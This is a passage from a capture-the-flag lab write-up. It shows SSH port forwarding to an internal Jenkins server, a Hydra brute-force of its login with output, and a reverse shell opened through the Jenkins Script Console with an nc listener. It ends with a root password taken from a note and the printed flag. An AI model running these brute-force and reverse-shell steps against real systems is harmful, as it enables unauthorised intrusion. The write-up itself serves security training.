
-8080 usually a second webserver since 80 is the main one

-Now let's do some ssh tunneling ahh just like Silence!` ssh -L 8080:127.0.0.1:8080 squeezie@10.80.136.38`


This command allows us to basically have access to the secondary webserver from our pc

-L basically does local port forwarding

now my 8080 is equal to the box:8080



Great the tunnel worked! Let’s to out `localhost:8080`




Fuck… I hate Jenkins


Welp bruteforce never failed me before let’s get the correct form parameters in the f12 menu

-Open up the `f12` menu, then head over to the network tab and input some random shit in username/password


Great, now within the network area, click on the POST and then requests



And there you have it



J_username and j_password, if we scroll a little lower we will find the submit button as well




-Hydra time! `hydra 127.0.0.1 -s 8080 -V -f http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:F=Invalid username or password" -L usernames.txt -P rockyou.txt`


```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "sexygirl" - 438 of 43033194 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "232323" - 439 of 43033194 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "amores" - 440 of 43033194 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockon" - 441 of 43033194 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "christ" - 442 of 43033194 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babydoll" - 443 of 43033194 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "anthony1" - 444 of 43033194 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "marcus" - 445 of 43033194 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "bitch1" - 446 of 43033194 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "fatima" - 447 of 43033194 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "miamor" - 448 of 43033194 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lover" - 449 of 43033194 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "chris1" - 450 of 43033194 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "single" - 451 of 43033194 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "eeyore" - 452 of 43033194 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lalala" - 453 of 43033194 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "252525" - 454 of 43033194 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "scooter" - 455 of 43033194 [child 10] (0/0)
[8080][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 22:08:28
(crackedontiti|~/Delivery/TEK3/Cyber)↵>
```

There it is! admin:spongebob


Great! We are in. Now let’s find somewhere where to put a reverseshell



Next



Script Console



Well isn’t that beautiful? Great, now let’s find a reversel shell online. I used this one: https://github.com/Brzozova/reverse-shell-via-Jenkins

-Don’t forget to run annother `nc –lvnp 2251`

```
(crackedontiti|~/Delivery/TEK3/Cyber)✓> nc -lvnp 2251
Listening on 0.0.0.0 2251
Connection received on 10.80.176.219 34822
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Now setup the TTY

```
python -c "import pty;pty.spawn('/bin/bash')"
jenkins@jenkins:/$ ^Zfish: Job 1, 'nc -lvnp 2251' has stopped
(crackedontiti|~/Delivery/TEK3/Cyber)✓> stty raw -echo; fg
Send job 1 (nc -lvnp 2251) to foreground


jenkins@jenkins:/$ export TERM=xterm
export TERM=xterm
jenkins@jenkins:/$
```

-From here we just need to explore, coincidentally in the same dir as earlier opt/ we find a new file with root credentials

```
jenkins@jenkins:/$ cd opt
cd opt
jenkins@jenkins:/opt$ ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Dec  3  2021 .
drwxr-xr-x 1 root root 4096 Aug  3  2020 ..
-rw-r--r-- 1 root root  257 Dec  3  2021 note.txt
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Squeezie,

Kronos a vrut ca aceste acreditări să fie asigurate în spatele containerului Jenkins, deoarece avem mai multe straturi
 de apărare aici. Folosiți-le dacă aveți nevoie de acces la contul de utilizator root.

ambiance_skandal_tu_connais_deja
jenkins@jenkins:/opt$
```

root:ambiance_skandal_tu_connais_deja

-Let's try to connect to root

```
jenkins@jenkins:/opt$ su root
su root
Password: ambiance_skandal_tu_connais_deja

su: Authentication failure
jenkins@jenkins:/opt$
```

su didn't work? We could try from another terminal with a ssh direct connection

-` ssh root@10.80.176.219`

```
Last login: Sun Nov 13 15:01:18 2022 from 10.14.36.7
root@timetime:~#
```

Great, and with a simple ` ls –la` we can see that root.txt is there

```
Last login: Sun Nov 13 15:01:18 2022 from 10.14.36.7
root@timetime:~# ls -la
total 36
drwx------  6 root root 4096 Nov 13  2022 .
drwxr-xr-x 24 root root 4096 Nov 13  2022 ..
lrwxrwxrwx  1 root root    9 Dec  2  2021 .bash_history ->
 /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  3  2020 .cache
drwx------  3 root root 4096 Aug  3  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  3  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   44 Nov 13  2022 root.txt
drwxr-xr-x  3 root root 4096 Aug  3  2020 snap
root@timetime:~# cat root.txt
EPI{D4nS4M_1n_T1m3_t1Me_4S4_C4_By3_bY3_By3}
root@timetime:~#
```

root.txt = EPI{D4nS4M_1n_T1m3_t1Me_4S4_C4_By3_bY3_By3}